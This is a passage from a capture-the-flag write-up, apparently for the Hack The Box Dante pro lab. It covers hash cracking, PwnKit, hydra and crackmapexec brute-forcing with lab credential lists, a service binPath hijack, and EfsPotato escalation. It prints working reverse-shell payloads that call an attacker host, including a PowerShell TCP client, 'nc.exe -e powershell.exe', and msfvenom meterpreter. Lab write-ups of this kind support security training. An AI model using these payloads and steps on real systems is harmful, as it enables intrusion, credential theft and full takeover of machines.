egre55	d6501933a2e0ea1f497b87473051417f
test	098f6bcd4621d373cade4e832627b4f6 (test)
test1	739969b53246b2c727850dbb3490ede6 (test9)
test2	ad0234829205b9033196ba818f7a872b (test2)
memberID	passMD5
ben	442179ad1de9c25593cabf625c0badb7
The hash of user ben can be cracked using john to get the password: Welcometomyblog
We can use that to ssh connect it
ben@DANTE-NIX04:~$ ls
Desktop  Documents  Downloads  examples.desktop  flag.txt  Music  Pictures  Public  Templates  Videos
ben@DANTE-NIX04:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben),46(plugdev)
After we check the sudo -l
ben@DANTE-NIX04:~$ sudo -l
Password:
Matching Defaults entries for ben on DANTE-NIX04:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH XUSERFILESEARCHPATH",
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, mail_badpass

User ben may run the following commands on DANTE-NIX04:
    (ALL, !root) /bin/bash
Also, we can try to use Pwnkit from linPeas
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: less probable
   Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
   Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2022-2586] nft_object UAF

   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: less probable
   Tags: ubuntu=(20.04){kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c
   Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2017-0358] ntfs-3g-modprobe

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1072
   Exposure: less probable
   Tags: ubuntu=16.04{ntfs-3g:2015.3.14AR.1-1build1},debian=7.0{ntfs-3g:2012.1.15AR.5-2.1+deb7u2},debian=8.0{ntfs-3g:2014.2.15AR.2-1+deb8u2}
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/41356.zip
   Comments: Distros use own versioning scheme. Manual verification needed. Linux headers must be installed. System must have at least two CPU cores.
You can just upload PwnKit
ben@DANTE-NIX04:~$ chmod +x PwnKit
ben@DANTE-NIX04:~$ ./PwnKit
root@DANTE-NIX04:/home/ben# cd /root
root@DANTE-NIX04:~# ls
flag.txt
root@DANTE-NIX04:~# cat flag.txt
Lateral movement to 172.16.1.101
Firstly, let's nmap this host
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nmap 172.16.1.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 04:19 UTC
Nmap scan report for 172.16.1.101
Host is up (0.36s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 6.14 seconds
172.16.1.101's ftp does not allow anonymous login, and there is no available exp in FileZilla Server 0.9.60 beta
But we can try to use hydira to brute crack it
By default, hydra will try all passwords for a single username. To speed things up, we can use the combine mode to map usernames and passwords one by one. First, write the usernames and passwords in a single file, separated by : .
asmith:Princess1
smoggat:Summer2019
tmodle:P45678!
ccraven:Password1
kploty:Teacher65
jbercov:4567Holiday1
whaguey:acb123
dcamtan:WorldOfWarcraft67
tspadly:RopeBlackfieldForwardslash
ematlis:JuneJuly1TY
fglacdon:FinalFantasy7
tmentrso:65RedBalloons
dharding:WestminsterOrange5
smillar:MarksAndSparks91
bjohnston:Bullingdon1
iahmed:Sheffield23
plongbottom:PowerfixSaturdayClub777
jcarrot:Tanenbaum0001
lgesley:SuperStrongCantForget123456789
julian:manchesterunited
ben:Welcometomyblog
balthazar:TheJoker12345!
mrb3n:S3kur1ty2020!
Admin_129834765:SamsungOctober102030
Then run the hydira
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ hydra -C combine.txt 172.16.1.101 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-10 04:22:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries, ~2 tries per task
[DATA] attacking ftp://172.16.1.101:21/
[ATTEMPT] target 172.16.1.101 - login "asmith" - pass "Princess1" - 1 of 24 [child 0] (0/0)
[ATTEMPT] target 172.16.1.101 - login "smoggat" - pass "Summer2019" - 2 of 24 [child 1] (0/0)
[ATTEMPT] target 172.16.1.101 - login "tmodle" - pass "P45678!" - 3 of 24 [child 2] (0/0)
[ATTEMPT] target 172.16.1.101 - login "ccraven" - pass "Password1" - 4 of 24 [child 3] (0/0)
[ATTEMPT] target 172.16.1.101 - login "kploty" - pass "Teacher65" - 5 of 24 [child 4] (0/0)
[ATTEMPT] target 172.16.1.101 - login "jbercov" - pass "4567Holiday1" - 6 of 24 [child 5] (0/0)
[ATTEMPT] target 172.16.1.101 - login "whaguey" - pass "acb123" - 7 of 24 [child 6] (0/0)
[ATTEMPT] target 172.16.1.101 - login "dcamtan" - pass "WorldOfWarcraft67" - 8 of 24 [child 7] (0/0)
[ATTEMPT] target 172.16.1.101 - login "tspadly" - pass "RopeBlackfieldForwardslash" - 9 of 24 [child 8] (0/0)
[ATTEMPT] target 172.16.1.101 - login "ematlis" - pass "JuneJuly1TY" - 10 of 24 [child 9] (0/0)
[ATTEMPT] target 172.16.1.101 - login "fglacdon" - pass "FinalFantasy7" - 11 of 24 [child 10] (0/0)
[ATTEMPT] target 172.16.1.101 - login "tmentrso" - pass "65RedBalloons" - 12 of 24 [child 11] (0/0)
[ATTEMPT] target 172.16.1.101 - login "dharding" - pass "WestminsterOrange5" - 13 of 24 [child 12] (0/0)
[ATTEMPT] target 172.16.1.101 - login "smillar" - pass "MarksAndSparks91" - 14 of 24 [child 13] (0/0)
[ATTEMPT] target 172.16.1.101 - login "bjohnston" - pass "Bullingdon1" - 15 of 24 [child 14] (0/0)
[ATTEMPT] target 172.16.1.101 - login "iahmed" - pass "Sheffield23" - 16 of 24 [child 15] (0/0)
[ATTEMPT] target 172.16.1.101 - login "plongbottom" - pass "PowerfixSaturdayClub777" - 17 of 24 [child 1] (0/0)
[ATTEMPT] target 172.16.1.101 - login "jcarrot" - pass "Tanenbaum0001" - 18 of 24 [child 3] (0/0)
[ATTEMPT] target 172.16.1.101 - login "lgesley" - pass "SuperStrongCantForget123456789" - 19 of 24 [child 4] (0/0)
[ATTEMPT] target 172.16.1.101 - login "julian" - pass "manchesterunited" - 20 of 24 [child 7] (0/0)
[ATTEMPT] target 172.16.1.101 - login "ben" - pass "Welcometomyblog" - 21 of 24 [child 8] (0/0)
[ATTEMPT] target 172.16.1.101 - login "balthazar" - pass "TheJoker12345!" - 22 of 24 [child 9] (0/0)
[ATTEMPT] target 172.16.1.101 - login "mrb3n" - pass "S3kur1ty2020!" - 23 of 24 [child 10] (0/0)
[ATTEMPT] target 172.16.1.101 - login "Admin_129834765" - pass "SamsungOctober102030" - 24 of 24 [child 11] (0/0)
[21][ftp] host: 172.16.1.101   login: dharding   password: WestminsterOrange5
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-10 04:22:18
We can get the valid credit dharding:WestminsterOrange5
After logging in, get Remote login.txt
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ ftp 172.16.1.101 21
Connected to 172.16.1.101.
220-FileZilla Server 0.9.60 beta
220 DANTE-FTP
Name (172.16.1.101:wither): dharding
331 Password required for dharding
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||53492|)
150 Opening data channel for directory listing of "/"
-r--r--r-- 1 ftp ftp            261 Jul 13  2020 Remote login.txt
226 Successfully transferred "/"
ftp> get "Remote login.txt"
local: Remote login.txt remote: Remote login.txt

┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ cat 'Remote login.txt'
Dido,
I've had to change your account password due to some security issues we have recently become aware of

It's similar to your FTP password, but with a different number (ie. not 5!)

Come and see me in person to retrieve your password.

thanks,
James
From the prompt, we can see that the user's remote login password is the same as the FTP password, but the last number is not 5. Therefore, we can construct a password dictionary for brute force.
crackmapexec smb 172.16.1.101 -u users.txt -p password.txt
SMB         172.16.1.101    445    DANTE-WS02       [*] Windows 10.0 Build 18362 x64 (name:DANTE-WS02) (domain:DANTE-WS02) (signing:False) (SMBv1:False)
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange0 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange1 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange2 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange3 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange4 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange6 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange7 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange8 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange9 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange10 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange11 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange12 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange13 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange14 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange15 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [-] DANTE-WS02\dharding:WestminsterOrange16 STATUS_LOGON_FAILURE
SMB         172.16.1.101    445    DANTE-WS02       [+] DANTE-WS02\dharding:WestminsterOrange17
We can get another credit dharding:WestminsterOrange17
Also, we can use evil-winrm to connect it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ evil-winrm -i 172.16.1.101 -u dharding -p WestminsterOrange17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\dharding\Documents>
You can find the flag from the desktop
Privilege Escalation: Service ACL Misconfiguration There are other files from the desktop
*Evil-WinRM* PS C:\Users\dharding\Desktop> dir


    Directory: C:\Users\dharding\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         1/8/2021   5:35 AM             28 flag.txt
-a----        7/13/2020  12:46 PM           1417 Microsoft Edge.lnk
-a----        7/31/2020   7:36 AM             12 qc

*Evil-WinRM* PS C:\Users\dharding\Desktop> type qc
IObitUnSvr
Also, we can find IObit Uninstaller
C:\Program Files (x86)\IObit\IObit Uninstaller\IObitUninstaler.exe /UninstallExplorer
By querying exploitdb reveals that the application has historical vulnerabilities
----------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                   |  Path
----------------------------------------------------------------------------------------------------------------- ---------------------------------
IObit Uninstaller 10 Pro - Unquoted Service Path                                                                 | windows/local/49371.txt
IObit Uninstaller 9.1.0.8 - 'IObitUnSvr' Unquoted Service Path                                                   | windows/local/47538.txt
IObit Uninstaller 9.5.0.15 - 'IObit Uninstaller Service' Unquoted Service Path                                   | windows/local/48543.txt
----------------------------------------------------------------------------------------------------------------- ---------------------------
The History.txt file in the directory contains version information, which is version 9.5. This vulnerability is exposed through an Unquoted Service Path privilege escalation vulnerability. Exploiting this vulnerability requires writing a malicious IObit.exe to C:\Program Files (x86)\IObit, but this path does not have write permissions.
icacls .
. NT SERVICE\TrustedInstaller:(I)(F)
  NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
  NT AUTHORITY\SYSTEM:(I)(F)
  NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
  BUILTIN\Administrators:(I)(F)
  BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
  BUILTIN\Users:(I)(RX)
  BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
  CREATOR OWNER:(I)(OI)(CI)(IO)(F)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
When checking the ACL of the IObitUnSvr service using Get-ServiceAcl.ps1, it is found that dharding has the ChangeConfig permission and can change the configuration.
*Evil-WinRM* PS C:\Users\dharding\Documents> Get-ServiceAcl.ps1
*Evil-WinRM* PS C:\Users\dharding\Documents> "IObitUnSvr" | Get-ServiceAcl | select -ExpandProperty Access

ServiceRights     : QueryConfig, ChangeConfig, QueryStatus, EnumerateDependents, Start, Stop, Interrogate, ReadControl
AccessControlType : AccessAllowed
IdentityReference : DANTE-WS02\dharding
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
Therefore, you only need to change the service's binPath and restart it to elevate privileges.
First, prepare a reverse shell bat script: runme.bat
@echo off
start /b powershell.exe -exec bypass -enc <base64_encoded_payload>
exit /b
The original base64_encoded_payload payload is as follows:
$client = New-Object System.Net.Sockets.TCPClient('10.10.16.4',9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
Use UTF-16LE and base64 encoding, then pad and write to runme.bat.
Download runme.bat to c:\temp.
mkdir c:\temp
cd c:\temp
(New-Object System.Net.WebClient).DownloadFile('http://10.10.16.4:80/runme.bat','c:\temp\runme.bat')
Then change the configuration of IObitUnSvr in the target
sc.exe stop IObitUnSvr
sc.exe config IObitUnSvr binPath="cmd.exe /c c:\temp\runme.bat"
sc.exe qc IObitUnSvr
sc.exe start IObitUnSvr
Launch IObitUnSvr to receive the shell.
    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       08/01/2021     05:34             33 flag.txt
-a----       14/07/2020     03:18           1417 Microsoft Edge.lnk


PS C:\Users\Administrator\Desktop> cat flag.txt
DANTE{Qu0t3_I_4M_secure!_unQu0t3}
Lateral movement to 172.16.1.102
Continue start with nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nmap 172.16.1.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 04:34 UTC
Nmap scan report for 172.16.1.102
Host is up (1.5s latency).
Not shown: 992 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3306/tcp open  mysql
3389/tcp open  ms-wbt-server
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
Let's check the web service of port 80

 An
An Online Marriage Registration System is deployed on port 80. Related exploits can be found by searching exploitdb:
https://www.exploit-db.com/exploits/49557
Let's run the script
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ python3 rce.py -u http://172.16.1.102/ -c 'powershell.exe wget 10.10.16.4/nc64.exe -O nc.exe'
[+] Registered with mobile phone 225475501 and password 'dante123'
[+] PHP shell uploaded
[+] Command output


┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ python3 rce.py -u http://172.16.1.102/ -c 'nc.exe -e powershell.exe 10.10.16.4 443'
[+] Registered with mobile phone 952416882 and password 'dante123'
[+] PHP shell uploaded
Then we can get shell as dante-ws03\blake
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.110.3] 51106
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Apache24\htdocs\user\images> whoami
whoami
dante-ws03\blake
You can get the flag from Desktop
PS C:\Users\blake\Desktop> dir
dir


    Directory: C:\Users\blake\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         7/18/2022  10:22 PM             27 flag.txt


PS C:\Users\blake\Desktop> type flag.txt
type flag.txt
DANTE{U_M4y_Kiss_Th3_Br1d3}
Privilege Escalation: BadPotato
First use winPEAS to collect information
    SeShutdownPrivilege: DISABLED
    SeChangeNotifyPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeUndockPrivilege: DISABLED
    SeImpersonatePrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeCreateGlobalPrivilege: SE_PRIVILEGE_ENABLED_BY_DEFAULT, SE_PRIVILEGE_ENABLED
    SeIncreaseWorkingSetPrivilege: DISABLED
    SeTimeZonePrivilege: DISABLED
dante-ws03\blake has SeImpersonatePrivilege privilege and can use the Potato family to escalate privileges
We need to upload EfsPotato.cs to target machine to help us get shell
PS C:\Users\blake\Desktop> powershell.exe wget 10.10.16.4/EfsPotato.cs -O EfsPotato.cs
powershell.exe wget 10.10.16.4/EfsPotato.cs -O EfsPotato.cs

PS C:\Users\blake\Desktop> C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe EfsPotato.cs
C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe EfsPotato.cs
Microsoft (R) Visual C# Compiler version 4.8.4084.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

EfsPotato.cs(123,29): warning CS0618: 'System.IO.FileStream.FileStream(System.IntPtr, System.IO.FileAccess, bool)' is obsolete: 'This constructor has been deprecated.  Please use new FileStream(SafeFileHandle handle, FileAccess access) instead, and optionally make a new SafeFileHandle with ownsHandle=false if needed.  http://go.microsoft.com/fwlink/?linkid=14202'

PS C:\Users\blake\Desktop> .\EfsPotato.exe "whoami"
.\EfsPotato.exe "whoami"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: DANTE-WS03\blake
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=da6500)
[+] Get Token: 904
[!] process with pid: 3892 created.
==============================
nt authority\system
We can upload a reverse shell .
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.16.4 LPORT=5555 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 733 bytes
Final size of exe file: 7168 bytes
Saved as: shell.exe
Then upload it and use badpotato run it
PS C:\Users\blake\Desktop> .\EfsPotato.exe ".\shell.exe"
.\EfsPotato.exe ".\shell.exe"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: DANTE-WS03\blake
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=a0de10)
[+] Get Token: 880
[!] process with pid: 6752 created.
==============================
[x] EfsRpcEncryptFileSrv failed: 1818

meterpreter > shell
Process 3832 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1766]
(c) Microsoft Corporation. All rights reserved.

C:\Users\blake\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EF32-6694

 Directory of C:\Users\Administrator\Desktop

07/18/2022  10:23 PM    <DIR>          .
07/18/2022  10:23 PM    <DIR>          ..
07/18/2022  10:23 PM                30 flag.txt
               1 File(s)             30 bytes
               2 Dir(s)   9,036,103,680 bytes free

C:\Users\Administrator\Desktop>type flag.txt
type flag.txt
DANTE{D0nt_M3ss_With_MinatoTW}
Lateral movement to 172.16.1.19
Start with nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Dante]
└─$ nmap 172.16.1.19
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-10 04:35 UTC
Nmap scan report for 172.16.1.19
Host is up (1.0s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
port 80 is nothing

port 8080
